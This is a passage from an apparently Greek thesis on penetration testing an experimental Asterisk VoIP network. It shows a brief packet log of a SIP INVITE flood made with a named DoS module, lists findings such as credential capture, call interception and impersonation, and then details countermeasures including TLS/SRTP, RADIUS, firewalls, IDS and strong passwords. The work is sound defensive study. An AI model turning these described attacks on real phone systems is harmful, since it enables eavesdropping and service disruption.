
```
2056 660.590456498 192.168.1.20  192.168.1.10  SIP/SDP  732 Request: INVITE sip:100@192.168.1.10 |
2057 660.804754911 192.168.1.20  192.168.1.11  SIP/SDP  732 Request: INVITE sip:100@192.168.1.11 |
2058 660.978046471 192.168.1.20  192.168.1.10  SIP/SDP  732 Request: INVITE sip:100@192.168.1.10 |
2059 661.233018603 192.168.1.20  192.168.1.11  SIP/SDP  732 Request: INVITE sip:100@192.168.1.11 |
2061 661.362119109 192.168.1.20  192.168.1.10  SIP/SDP  732 Request: INVITE sip:100@192.168.1.10 |
```

Σχήμα 68: Χρήση module viproy_sip_udpampdos

Αποτέλεσμα της επίθεσης αυτής είναι οι συσκευές Smartphone1 (192.168.1.10) και Smartphone2 (192.168.1.11), να μην είναι σε θέση να δεχτούν ή να πραγματοποιήσουν

κλήσεις, κατά τη διάρκεια αλλά και μετά το πέρας αρκετών λεπτών από τη λήξη της επίθεσης.

Στο Σχήμα 69 αποτυπώνεται η προσπάθεια να πραγματοποιηθεί κλήση από τη συσκευή Smartphone1 με αποδέκτη τόσο τον χρήστη user1 (100) όσο και τον χρήστη user4 (400). Όπως παρατηρείται καμία κλήση δεν ήταν δυνατόν να πραγματοποιηθεί από τη συσκευή Smartphone1, καθώς κατά την προσπάθεια αρχικοποίησης της κλήσης, εμφανίστηκε μήνυμα απασχολημένου δικτύου (Network busy) στην οθόνη της συσκευής, ενώ αντίστοιχα κατά την προσπάθεια αρχικοποίησης της κλήσης από τη συσκευή Smartphone2 η συσκευή κατέρρευσε και εκτέλεσε επανεκκίνηση. Όταν ως στόχος της επίθεσης επιλέχτηκε η συσκευή PBX server, δεν παρατηρήθηκε κάποια αξιόλογη μεταβολή της συμπεριφοράς της συσκευής, καθώς οι κλήσεις εκτελούνταν χωρίς κάποιο πρόβλημα από όλες προς όλες τις συσκευές του δικτύου.



Σχήμα 69: Εμφάνιση μηνύματος απασχολημένου δικτύου

3.5.5 Reporting

Η φάση της υποβολής αναφοράς (Reporting) αποτελεί το τελευταίο βήμα σε μια διαδικασία δοκιμής παρείσδυσης και αποσκοπεί στην κατάδειξη των ευρημάτων (αποτελεσμάτων) καθώς και στην πρόταση τρόπου αντιμετώπισης τυχόν ευρεθέντων ευπαθειών. Τα αποτελέσματα αυτά αναλύονται στην ακόλουθη ενότητα ενώ οι τρόποι

εξάλειψης των ευπαθειών καθώς και τρόποι, όπου αυτό είναι δυνατό, αντιμετώπισης των επιθέσεων προτείνονται εκτενέστερα στο επόμενο κεφάλαιο.

3.6 Αποτελέσματα - Σύνοψη

Τα ευρήματα-αποτελέσματα του παρόντος ελέγχου ασφαλείας, όπως αυτά καταγράφηκαν αναλυτικότερα στις προηγούμενες ενότητες κατά την εκτέλεση του, μπορούν να αποτυπωθούν συνοπτικά ως κάτωθι:

α) Η αξιολόγηση ευπαθειών (vulnerability assessment), η οποία διενεργήθηκε με τη βοήθεια τριών (3) λογισμικών (Nessus, OpenVAS και GFI LanGuard), δεν ανέδειξε κάποια ιδιαίτερη ευπάθεια όσον αφορά την κυρίως στοχευόμενη συσκευή (PBX server), παρά μόνο μια ευπάθεια χαμηλής βαρύτητας, η οποία προέρχεται από την ύπαρξη DHCP server στη συσκευή και δεν ήταν δυνατόν να καταστεί εκμεταλλεύσιμη. Η εύρεση ευπαθειών αφορά κυρίως τις περιφερειακές συσκευές του δικτύου (συσκευές χρηστών) και τη συσκευή, στην οποία είναι εγκατεστημένη η εικονική συσκευή.

β) Η δοκιμή παρείσδυσης (penetration testing) ωστόσο, ανέδειξε κάποια κενά ασφάλειας στη λειτουργία του δικτύου VoIP καθιστώντας το έτσι ευάλωτο σε διάφορες μορφές επιθέσεων.

Πιο συγκεκριμένα, ο διενεργών τη δοκιμή παρείσδυσης κατάφερε μέσω της χρήσης διαφόρων εργαλείων και τεχνικών:

i. να αποκτήσει γνώση των ονομάτων των χρηστών (usernames) και των κωδικών (passwords) αυτών,
ii. να καταγράψει τη συνομιλία δυο χρηστών,
iii. να ανακατευθύνει μια κλήση από έναν αρχικό προορισμό σε έναν άλλον,
iv. να προσωποποιηθεί κάποιον νόμιμο χρήστη του δικτύου, ώστε να στείλει μηνύματα και να πραγματοποιήσει κλήσεις ως αυτός,
v. να θέσει εκτός λειτουργίας τηλεφωνικές συσκευές του δικτύου,
vi. και να καταστήσει δυσλειτουργικό το τηλεφωνικό κέντρο VoIP του δικτύου.

Παρατηρείται λοιπόν από τα αποτελέσματα των δύο ενεργειών ελέγχου ασφαλείας ότι το δίκτυο VoIP του συγκεκριμένου πειραματικού περιβάλλοντος και κατ' επέκταση ενός

αντίστοιχου συνηθισμένου ρεαλιστικού περιβάλλοντος, διαθέτει αρκετά κενά ασφαλείας, τα οποία θα πρέπει να καλυφτούν. Για να επιτευχτεί αυτό θα πρέπει να ληφθούν κάποια απαραίτητα μέτρα για την ελαχιστοποίηση των ευπαθειών καθώς και την πρόληψη ενδεχόμενων επιθέσεων, τα οποία και περιγράφονται αναλυτικά στο επόμενο κεφάλαιο.

Κεφάλαιο 4

Μέτρα Ελαχιστοποίησης Ευπαθειών και Πρόληψης Επιθέσεων

Στο κεφάλαιο αυτό προτείνονται τόσο κάποια απαραίτητα όσο και κάποια συμπληρωματικά, συνδυασμένα από κοινού μέτρα, τα οποία μπορούν να λειτουργήσουν αποτρεπτικά στην εμφάνιση πιθανών επιθέσεων. Κάποια από αυτά επίσης δύναται να συμβάλλουν στην ελαχιστοποίηση των ευπαθειών του παρόντος πειραματικού περιβάλλοντος και κατ' επέκταση ενός αντίστοιχου ρεαλιστικού δικτύου.

4.1 Απαραίτητα Μέτρα

Η λήψη όλων ή των περισσοτέρων από τα παρακάτω προτεινόμενα μέτρα κρίνεται απαραίτητη προκειμένου να αυξηθεί η παρεχόμενη ασφάλεια του δικτύου και κατά συνέπεια η ελαχιστοποίηση των ευπαθειών ή/και η πρόληψη των πιθανών επιθέσεων.

4.1.1 Χρήση Εξειδικευμένων OS, Hardware και Software

Η χρήση εξειδικευμένων και ασφαλών λειτουργικών συστημάτων, λογισμικών και συσκευών hardware είναι απαραίτητη ώστε να αυξηθεί η παρεχόμενη ασφάλεια στο δίκτυο. Όπως παρατηρήθηκε και από το προηγούμενο κεφάλαιο, πολλές ευπάθειες του δικτύου προέρχονται από τη χρήση λειτουργικών συστημάτων Windows. Τα λειτουργικά συστήματα Windows, δεν θεωρούνται από τα πλέον ασφαλή και θα ήταν φρόνιμο να αντικατασταθούν από πιο ασφαλή λειτουργικά συστήματα όπως τα Linux. Εάν αυτό δεν είναι δυνατό θα πρέπει να εφαρμοστούν κυρίως στα συγκεκριμένα, αλλά και στα υπόλοιπα λειτουργικά συστήματα, τεχνικές hardening καθώς και να γίνει

εγκατάσταση λογισμικών antivirus και HIDS (βλέπε παρακάτω), ώστε να μειωθούν οι ανοιχτοί κίνδυνοι.

Hardening είναι η διαδικασία της εξάλειψης όλων των εφαρμογών, των λειτουργιών και των υπηρεσιών, οι οποίες δεν είναι απαραίτητες για τη λειτουργία του συστήματος. Στόχος της διαδικασίας hardening είναι να μειωθεί το εύρος των πιθανών επιθέσεων αφαιρώντας οτιδήποτε δεν είναι απαραίτητο στη λειτουργία του συστήματος ή έστω απομονώνοντας τις ευπαθείς υπηρεσίες από τα ευαίσθητα συστήματα. Η διαδικασία hardening θα πρέπει να εφαρμοστεί σε όλες τις συσκευές του δικτύου ενώ η τοποθέτηση των συσκευών του δικτύου θα πρέπει να γίνει σε ασφαλές μέρος, στο οποίο να μην υπάρχει πρόσβαση σε μη εξουσιοδοτημένα άτομα (Gregg M. 2016:497).

Επίσης, πλεονεκτήματα, τα οποία προφέρει η χρήση τεχνολογιών virtualization, όπως η άμεση αποκατάσταση από καταστροφή (Disaster Recovery) θα πρέπει να ληφθούν υπ' όψιν και να χρησιμοποιηθούν οι εν λόγω τεχνολογίες, εάν αυτό κρίνεται εφικτό.

Η ασφάλεια ενός softphone εξαρτάται από την ασφάλεια του υπολογιστικού συστήματος, στο οποίο είναι εγκατεστημένο. Άρα, θα ήταν συνετό τα λογισμικά softphone του δικτύου να αντικατασταθούν με ασφαλείς συσκευές IP phone γνωστών εταιριών (π.χ. Cisco, Avaya, Polycom κ.τ.λ.). Με τον τρόπο αυτό αυξάνεται η ασφάλεια της συσκευής καθώς επίσης και η ποιότητα της κλήσης.

Επίσης, η χρήση προηγμένων συσκευών δικτύωσης (routers και switches κ.τ.λ.) γνωστών εταιριών (π.χ. της Cisco) μπορεί να αυξήσει την παρεχόμενη ασφάλεια του δικτύου. Παραδείγματος χάριν, η χρησιμοποίηση ενός Cisco switch, το οποίο υποστηρίζει τη τεχνολογία port security, μπορεί να αποτρέψει επιθέσεις τύπου ARP spoofing, ενώ η υποστήριξη της τεχνολογίας SPAN (Switched Port Analyzer) παίζει καθοριστικό ρόλο στη χρησιμοποίηση συσκευών IPS/IDS, οι οποίες και θα αναφερθούν παρακάτω. Επιθέσεις όπως η ARP spoofing δεν είναι σε θέση να αποφευχθούν σε ενσύρματο δίκτυο το οποίο δεν υποστηρίζει τεχνολογίες port security αλλά ούτε και σε ασύρματο δίκτυο, καθώς δεν υφίσταται κάποιος μηχανισμός αποτροπής τέτοιων επιθέσεων.

4.1.2 Προστασία Ασύρματου Δικτύου

Το ενσύρματο δίκτυο θεωρείται ένα ελεγχόμενο περιβάλλον καθώς προστατεύεται από ένα φυσικό επίπεδο προστασίας. Για να αποκτήσει κάποιος πρόσβαση σε αυτό θα πρέπει να αποκτήσει πρόσβαση και στον χώρο, τον οποίο βρίσκονται και οι συσκευές του δικτύου, κάτι το οποίο δεν ισχύει με το ασύρματο δίκτυο. Έτσι το ασύρματο δίκτυο από τη φύση του θεωρείται ένα ανοιχτού περιβάλλοντος δίκτυο με σχεδόν παντελή έλλειψη ασφάλειας. Για τον λόγο αυτό, η χρήση του όπου αυτό είναι δυνατό, θα πρέπει να αποφεύγεται.

Στην περίπτωση, εντούτοις, που η χρήση ασύρματου δικτύου θεωρείται αναγκαία, θα πρέπει να ληφθούν μέτρα ασφαλείας, τα οποία θα καταστήσουν τη διείσδυση του επιτιθέμενου στο δίκτυο δύσκολη. Τέτοια μέτρα είναι:

- η αλλαγή όλων των προκαθορισμένων κωδικών της συσκευής ασυρμάτου σημείου πρόσβασης (access point),
- η απόκρυψη του αναγνωριστικού (SSID) του ασυρμάτου σημείου πρόσβασης,
- η χρησιμοποίηση φίλτρου διευθύνσεων MAC (MAC filtering) ώστε μόνο συσκευές συγκεκριμένων διευθύνσεων MAC να έχουν πρόσβαση στο δίκτυο,
- η μείωση της έντασης της κεραίας του σημείου πρόσβασης ώστε να μειωθεί η εμβέλεια εκπομπής του σήματος μόνο σε αναγκαίους χώρους,
- η απενεργοποίηση του μηχανισμού σύνδεσης WPS (Wi-Fi Protected Setup) και
- η χρήση του πρωτοκόλλου WPA2 (Wi-Fi Protected Access II) ως μηχανισμού αυθεντικοποίησης του χρήστη.

Η λήψη αυτών των μέτρων είναι αναγκαία αλλά δεν είναι επαρκεί για να αποτρέψει έναν έμπειρο επιτιθέμενο από το να διεισδύσει στο δίκτυο. Η αποτροπή του επιτιθέμενου μπορεί, όμως, να προέρθει μέσω του μηχανισμού αυθεντικοποίησης.

Το πρωτόκολλο WPA2 μπορεί να χρησιμοποιηθεί με δυο διαφορετικές λειτουργίες, είτε με τη PSK (pre-shared key) λειτουργία είτε με την Enterprise λειτουργία. Η γενική ιδέα της λειτουργίας PSK, είναι η χρησιμοποίηση του ίδιου κλειδιού από τη συσκευή του χρήστη και από τη συσκευή ασυρμάτου σημείου πρόσβασης για να επιτευχτεί η αυθεντικοποίηση, ώστε στη συνέχεια να ξεκινήσει η κρυπτογραφημένη σύνδεση. Αυτός ο τρόπος λειτουργίας χρησιμοποιείται κυρίως από δίκτυα μικρών γραφείων και από

οικιακά δίκτυα (SOHO) λόγω της ευκολίας χρήσης του. Η Enterprise λειτουργία σχεδιάστηκε για να χρησιμοποιείται σε δίκτυα επιχειρήσεων, όπου χρειάζεται υψηλή ασφάλεια και η χρήση ενός server αυθεντικοποίησης (AAA) θεωρείται απαραίτητη. Στις περισσότερες περιπτώσεις ως server αυθεντικοποίησης (AAA) χρησιμοποιείται ένας RADIUS server (Fadyushin V. & Popov A. 2016:30-41).

Για τη βέλτιστη, λοιπόν, ασφάλεια ενός ασυρμάτου δικτύου θα πρέπει να επιλεχτεί ένας RADIUS server ως server αυθεντικοποίησης, ενώ ως πρωτόκολλο αυθεντικοποίησης (EAP) θα πρέπει να επιλεχτεί το EAP-TLS, το οποίο θεωρείται και το πιο ασφαλές. Ένας τέτοιος server, ο οποίος και διατίθεται δωρεάν προς χρήση (open source), είναι ο FreeRADIUS. Στην περίπτωση, την οποία επιλεχτεί να χρησιμοποιηθεί το πρωτόκολλο WPA2 με τη λειτουργία pre-shared key, ο κωδικός αυθεντικοποίησης του χρήστη θα πρέπει να είναι αρκετά υψηλής εντροπίας για να θεωρείται ασφαλής (βλέπε παρακάτω).

4.1.3 Χρήση Κρυπτογράφησης

Όπως προαναφέρθηκε, το πρωτόκολλο SIP και το πρωτόκολλο RTP αποστέλλουν τα πακέτα σηματοδοσίας και τα πακέτα πολυμέσων αντίστοιχα, χωρίς τη χρήση κάποιου είδους κρυπτογράφησης. Αυτό οδηγεί στην εμφάνιση κενών ασφαλείας στη μετάδοση των πακέτων, τα οποία ο επιτιθέμενος μπορεί να εκμεταλλευτεί και να αποκτήσει πρόσβαση σε πληροφορίες όπως τα ονόματα των χρηστών ακόμα και να καταγράψει συνομιλίες, όπως επισημάνθηκε και στο προηγούμενο κεφάλαιο. Για να αποφευχθεί ο κίνδυνος αυτός θα πρέπει τα πακέτα, τα οποία ανταλλάσσονται μεταξύ των χρηστών και του server, να είναι κρυπτογραφημένα. Η κρυπτογράφηση αυτή μπορεί να επιτευχτεί με τη χρήση των παρακάτω πρωτοκόλλων.

Ο Asterisk PBX server υποστηρίζει τη χρήση του πρωτοκόλλου TLS (Transport Layer Security) για την κρυπτογράφηση της σηματοδοσίας του πρωτοκόλλου SIP και την χρήση του πρωτοκόλλου SRTP (Secure Realtime Transport Protocol) για την κρυπτογράφηση των πολυμέσων της κλήσης. Επίσης, υποστηρίζει την χρήση των εργαλείων Fail2ban και iptables, τα οποία, εάν συνδυαστούν, είναι σε θέση να καταγράψουν και να ενημερώσουν τους κανόνες του Firewall αποτρέποντας επιθέσεις ωμής βίας (Bryant R. et al 2013:679-694).

Κύριος στόχος του πρωτόκολλου TLS (Transport Layer Security) είναι να παρέχει ιδιωτικότητα και ακεραιότητα μεταξύ δυο επικοινωνούντων εφαρμογών. Αποτελείται από δύο υποπρωτόκολλα, το TLS Record Protocol και το TLS Handshake Protocol. Το TLS Record Protocol παρέχει μια ασφαλή σύνδεση, η οποία έχει δύο (2) βασικές ιδιότητες: (i) είναι ιδιωτική και (ii) είναι αξιόπιστη. Η ιδιωτικότητα παρέχεται μέσω της συμμετρικής κρυπτογράφησης (π.χ. της AES), η οποία χρησιμοποιείται για τη κρυπτογράφηση των δεδομένων και η αξιοπιστία παρέχεται μέσω του ελέγχου αξιοπιστίας του μηνύματος χρησιμοποιώντας αλγόριθμους κατακερματισμού (π.χ. τον SHA-1). Το TLS Handshake Protocol παρέχει μια ασφαλή σύνδεση, η οποία έχει δύο (2) βασικές ιδιότητες: (i) η ταυτότητα του χρήστη μπορεί να αυθεντικοποιηθεί χρησιμοποιώντας ασύμμετρη κρυπτογραφία ή κρυπτογραφία δημοσίου κλειδιού (π.χ. RSA) και (ii) η διαπραγμάτευση του κλειδιού είναι ασφαλής και αξιόπιστη (RFC 5246).

Όπως αναφέρθηκε και στο πρώτο κεφάλαιο (1.2.2) το πρωτόκολλο SRTP (Secure Real-time Transport Protocol) παρέχει ένα πλαίσιο για την κρυπτογράφηση και την αυθεντικοποίηση των μηνυμάτων των πρωτοκόλλων RTP και RTCP. Κύριος στόχος του είναι η διασφάλιση της εμπιστευτικότητας του περιεχομένου των μηνυμάτων RTP και RTCP, η ακεραιότητα όλων των πακέτων RTP και RTCP και η προστασία εναντίον πακέτων αναμετάδοσης (RFC 3711).

Σε περίπτωση που αποφασιστεί η σύνδεση χρηστών, οι οποίοι βρίσκονται εκτός του εσωτερικού δικτύου, στο παρόν σύστημα PBX θα πρέπει να εξεταστεί και η χρήση VPN. Το VPN (Virtual Private Network) είναι ένα ιδιωτικό δίκτυο, το οποίο χρησιμοποιεί υποδομές δημόσιας χρήσης (Internet). Παρέχει ασφαλή μετάδοση δεδομένων χρησιμοποιώντας τη τεχνική σήραγγας (tunneling) μεταξύ δύο σημείων και χρησιμοποιεί κρυπτογράφηση για να εξασφαλίσει την εμπιστευτικότητα της επικοινωνίας (Steinberg J. & Speed T. 2005:11-17). Παράδειγμα ενός πολύ διαδεδομένου και αρκετά ασφαλούς VPN, το οποίο είναι δωρεάν προς χρήση και θα μπορούσε να χρησιμοποιηθεί στο παρόν δίκτυο, είναι το OpenVPN.

4.1.4 Χρήση Firewall

Το Firewall είναι μια συσκευή, η οποία φιλτράρει όλη την κίνηση μεταξύ ενός ασφαλούς εσωτερικού δικτύου και ενός λιγότερο αξιόπιστου εξωτερικού δικτύου. Συνήθως, το Firewall εγκαθίσταται σε μια συσκευή, η οποία χρησιμοποιείται μόνο για να λειτουργεί

ως Firewall, ώστε να έχει υψηλή απόδοση. Ουσιαστικά, πρόκειται για μια υπολογιστική συσκευή με μνήμη, συσκευές αποθήκευσης, κάρτες δικτύου και άλλες συσκευές. Στόχος του Firewall είναι να αποκλείσει την κακόβουλη κίνηση δεδομένων εκτός ενός προστατευόμενου περιβάλλοντος (Pfleeger C. P. et al. 2015:451-453).

Δύο αρκετά διαδεδομένα Firewall, τα οποία είναι ελεύθερα προς χρήση και μπορούν να χρησιμοποιηθούν στο παρόν δίκτυο, είναι το pfSence και το IPFire. Τα δυο αυτά Firewall μπορούν να εγκατασταθούν ως λειτουργικά συστήματα σε μια υπολογιστική μηχανή που πληροί τα ελάχιστα απαιτούμενα τεχνικά χαρακτηριστικά και να τοποθετηθούν σε σημείο του δικτύου το οποίο χρήζει προστασίας. Συνήθως, τοποθετούνται στο σημείο, στο οποίο το εσωτερικό δίκτυο συνδέεται με το εξωτερικό.

4.1.5 Χρήση IDS/IPS

Διάφορες έρευνες όπως αυτή της Intel (Intel Survey) και της PWC (PWC Survey) έδειξαν ότι ένα μεγάλο ποσοστό των περιστατικών ασφαλείας ενός δικτύου έχει προκληθεί από ανθρώπους, οι οποίοι βρίσκονται στο εσωτερικό του δικτύου, δηλαδή από ανθρώπους, τους οποίους το Firewall δεν θα μπορούσε να αποτρέψει. Η μεγάλη πλειοψηφία αυτών των περιστατικών δεν είναι κακόβουλη, αλλά συνήθως προκλήθηκε από λάθος. Από την άλλη πλευρά, υπάρχουν και κακόβουλοι εξωτερικοί χρήστες, οι οποίοι κατάφεραν με κάποιο τρόπο να παρακάμψουν το Firewall και να αποκτήσουν πρόσβαση στο εσωτερικό δίκτυο.

Οι συσκευές IDS συμπληρώνουν τις συσκευές Firewall ως μια επόμενη γραμμή άμυνας του δικτύου. Η συσκευή IDS (Intrusion Detection System) -συνήθως μια ξεχωριστή υπολογιστική μηχανή- είναι μια συσκευή, η οποία παρακολουθεί τη δραστηριότητα του δικτύου με στόχο να αναγνωρίσει κακόβουλα ή ύποπτα περιστατικά. Στις περισσότερες περιπτώσεις, όταν η συσκευή IDS αναγνωρίσει τέτοιου είδους περιστατικά, ειδοποιεί μια ομάδα ανθρώπων, η οποία και αποφασίζει τις επόμενες ενέργειες για την αντιμετώπιση των συμβάντων. Όταν μια συσκευή IDS λειτουργήσει αποτρεπτικά, απομονώσει έναν ύποπτο εισβολέα και περιορίσει την πρόσβαση του, τότε λειτουργεί ως συσκευή IPS (Intrusion Prevention System).

Τα IDS χωρίζονται σε δύο (2) κυρίως κατηγορίες ως προς τον τρόπο αναγνώρισης των περιστατικών: στα IDS τα οποία βασίζονται στις υπογραφές (Signature based) και στα

IDS ευρετικής ανάλυσης (Heuristic ή anomaly based). Τα Signature based ελέγχουν την κίνηση για να τακτοποιήσουν κάποιο γνωστό μοτίβο επίθεσης, ενώ τα Heuristic "μαθαίνουν" τα χαρακτηριστικά της επιτρεπόμενης ή όχι συμπεριφοράς, καθώς περνά ο χρόνος. Επίσης τα IDS χωρίζονται σε αυτά, τα οποία παρατηρούν τη κίνηση ενός χρήστη (HIDS - Host IDS) και σε αυτά, τα οποία παρατηρούν τη κίνηση ολόκληρου του δικτύου (NIDS - Network IDS) (Pfleeger C. P., et al. 2015:474-488).

Ένα δημοφιλές και ελεύθερο προς χρήση HIDS είναι το OSSEC, ενώ ένα δημοφιλές και ελεύθερο προς χρήση NIDS είναι το Snort, του οποίου και προτείνεται η χρήση στο παρόν δίκτυο.

4.1.6 Χρήση Ισχυρών Κωδικών

Η χρήση ισχυρών κωδικών από τους χρήστες είναι απαραίτητη για την αποφυγή επιθέσεων ωμής βίας και λεξικού. Οι κωδικοί αυτοί θα πρέπει να είναι αρκετά σύνθετοι, μεγάλοι και τυχαίοι, ώστε να θεωρούνται ασφαλείς. Στην κρυπτογραφία η πολυπλοκότητα της δημιουργίας του κωδικού περιγράφεται με τον όρο εντροπία. Ένας κωδικός με υψηλή εντροπία καθιστά δύσκολη την εύρεση του κωδικού από κάποιον άνθρωπο ή μηχανή.

Όπως παρατηρείται και από τον παρακάτω τύπο, η εντροπία εξαρτάται από τον αριθμό των πιθανών χαρακτήρων και το πλήθος αυτών, όπου ο αριθμός των πιθανών χαρακτήρων υψωμένος στο πλήθος αποτελεί το σύνολο των πιθανών κωδικών. Απαραίτητη προϋπόθεση για τον υπολογισμό της εντροπίας είναι η τυχαία επιλογή του συνδυασμού των χαρακτήρων του κωδικού (Kissell J. 2016:136-144).

- Εντροπία (H) = $\log_2 N^L = \log_2$ (πιθανοί χαρακτήρες)$^{\text{πλήθος}}$
- Σύνολο πιθανών κωδικών = (πιθανοί χαρακτήρες)$^{\text{πλήθος}}$

Για παράδειγμα, όταν ένας κωδικός (π.χ. eswfda) αποτελείται από μόνο μικρούς ή μόνο κεφαλαίους αλφαβητικούς χαρακτήρες (a-z ή A-Z) και έχει μήκος συνολικά έξι (6) χαρακτήρων, το σύνολο των πιθανών κωδικών και η εντροπία του κωδικού θα είναι:

- Σύνολο πιθανών κωδικών = $26^6 = 308.915.776$
- $H = \log_2 N^L = \log_2 26^6 = 28.2$ bits

ενώ όταν ένας κωδικός (π.χ. $w9VQ%Tzg&) αποτελείται από όλους τους πιθανούς αλφαριθμητικούς και ειδικούς χαρακτήρες (ASCII) και έχει μήκος συνολικά δέκα (10) χαρακτήρων, το σύνολο των πιθανών κωδικών και η εντροπία του κωδικού θα είναι:

- Σύνολο πιθανών κωδικών = 94^{10} = 53.861.511.409.489.970.176
- $H = \log_2 N^L = \log_2 94^{10} = 65.5$ bits

Όπως παρατηρείται η δημιουργία κωδικών υψηλής πολυπλοκότητας, οδηγεί στην μείωση της δυνατότητας απομνημόνευσης τους από τους χρήστες. Μια τεχνική για τη δημιουργία ασφαλών και ευκολομνημόνευτων κωδικών υψηλής εντροπίας είναι η Diceware.

Η τεχνική Diceware αναπτύχτηκε από τον A. G. Reinhold και χρησιμοποιεί ένα ζάρι για την επιλογή τυχαίων "λέξεων" μέσα από ένα συγκεκριμένο λεξικό, το οποίο αποτελείται από συνολικά 7776 "λέξεις" με στόχο τη δημιουργία συνθηματικών (passphrases). Η επιλογή μίας "λέξης" του λεξικού γίνεται μετά τη ρίψη του ζαριού πέντε (5) φορές. Για την επιλογή και δεύτερης, επαναλαμβάνεται η ρίψη του ζαριού για ακόμη πέντε (5) φορές και η όλη διαδικασία επαναλαμβάνεται μέχρι την επιλογή τουλάχιστον έξι (6) "λέξεων". Για παράδειγμα, έστω ότι στις πέντε (5) πρώτες ρίψεις έτυχαν οι αριθμοί 22523. Σύμφωνα με το λεξικό Diceware ο συνδυασμός αυτών των ρίψεων αντιπροσωπεύει τη λέξη "def". Εάν αυτή η διαδικασία επαναληφτεί για έξι (6) φορές, θα δημιουργηθεί ένα συνθηματικό, το οποίο θα έχει ευκολομνημόνευτη μορφή (π.χ. "def given lit pea rook tad"), ενώ η εντροπία του θα είναι αρκετά υψηλή όπως παρατηρείται και από τον παρακάτω τύπο:

- $H = \log_2 N^L = \log_2 7776^6 = 77.5$ bits

Σύμφωνα με τον A. G. Reinhold, ένα συνθηματικό το οποίο αποτελείται από πέντε (5) λέξεις (64.6 bits εντροπία) είναι σε θέση να βρεθεί από ένα ισχυρό botnet σε λιγότερο από μια ημέρα, ένα συνθηματικό το οποίο αποτελείται από έξι (6) λέξεις (77.5 bits εντροπία) είναι δυνατόν να βρεθεί από μια μυστική υπηρεσία, ενώ ένα συνθηματικό το οποίο αποτελείται από επτά (7) (90.4 bits εντροπία) ή από οχτώ (8) λέξεις (103 bits εντροπία) δεν θα είναι σε θέση να βρεθεί από κάποια γνωστή τεχνολογία μέχρι το έτος 2030 και 2050 αντίστοιχα (Diceware).

4.1.7 Ενημέρωση Χρηστών

Τέλος, σημαντικό ρόλο στην αποφυγή εμφάνισης απειλών σε ένα δίκτυο παίζει η ενημέρωση και η εκπαίδευση των χρηστών του σε θέματα ασφαλείας. Σύμφωνα με την Ευρωπαϊκή Υπηρεσία Ασφάλειας Δικτύων και Πληροφοριών (ENISA) η επίγνωση των κινδύνων και των διαθέσιμων μέτρων προστασίας από τα μέλη ενός οργανισμού είναι η πρώτη γραμμή άμυνας της ασφάλειας των πληροφοριακών συστημάτων και των δικτύων.

Ως επίγνωση των θεμάτων ασφαλείας (security awareness) ορίζεται η γνώση και η συμπεριφορά των μελών ενός οργανισμού όσον αφορά την προστασία των φυσικών και πληροφοριακών περιουσιακών στοιχείων του οργανισμού. Πολλοί οργανισμοί απαιτούν την εκπαίδευση των εργαζομένων σε θέματα ασφαλείας κατά την ένταξη τους στον οργανισμό αλλά και την περιοδική μετεκπαίδευση τους. Η εκπαίδευση τους θα πρέπει να αφορά διάφορα θέματα ασφαλείας όπως η προστασία των ευαίσθητων πληροφοριών (π.χ. κωδικός χρήστη), η φυσική ασφάλεια των συστημάτων και η πρόσβαση τους σε αυτά, η εξοικείωση τους με όρους όπως κακόβουλο λογισμικό, κοινωνική μηχανική, ηλεκτρονικό ψάρεμα κ.τ.λ., οι συνέπειες της αποτυχίας της προστασίας των πληροφοριών κ.α. (Vacca J. R. 2013:58).

Στο παρόν πειραματικό περιβάλλον, λόγω της φύσης του, δεν είναι δυνατό να εφαρμοστεί το μέτρο αυτό, αλλά σε ένα ρεαλιστικό περιβάλλον εργασίας η ενημέρωση των χρηστών σε θέματα ασφάλειας κρίνεται απαραίτητη.

4.2 Συμπληρωματικά Μέτρα

Υπάρχει επίσης η δυνατότητα να ληφθούν και κάποια επιπρόσθετα συμπληρωματικά μέτρα, που μπορούν να λειτουργήσουν συνδυαστικά με τα προαναφερθέντα απαραίτητα μέτρα, καθώς από μόνα τους δεν είναι σε θέση να προσφέρουν κάποια υπηρεσία ασφάλειας.

4.2.1 Χρήση Honeypot

Το Honeypot είναι ένα υπολογιστικό σύστημα, το οποίο χρησιμοποιείται ως δόλωμα που μπορεί να προσελκύσει επιθέσεις κακόβουλων χρηστών και με αυτό τον τρόπο να συλλέξει πληροφορίες από τις επιθέσεις αυτές. Σκοπός του είναι να προσομοιαστεί με κάποιο πραγματικό σύστημα, ώστε να ξεγελάσει τον επιτιθέμενο και να τον δελεάσει να

πραγματοποιήσει επίθεση σε αυτό, νομίζοντας ότι επιτίθεται σε ένα πραγματικό σύστημα. Στη συγκεκριμένη περίπτωση θα πρέπει να χρησιμοποιηθεί κάποιο Honeypot, το οποίο υποστηρίζει τη τεχνολογία VoIP. Το Honeypot Artemisa μπορεί να χρησιμοποιηθεί στο παρόν πειραματικό περιβάλλον παίζοντας το ρόλο μίας τυπικής τηλεφωνικής συσκευής SIP, ενώ το Dionaea μπορεί να χρησιμοποιηθεί παίζοντας το ρόλο του PBX server (Voznak M. et al. 2013).

4.2.2 Χρήση SIEM

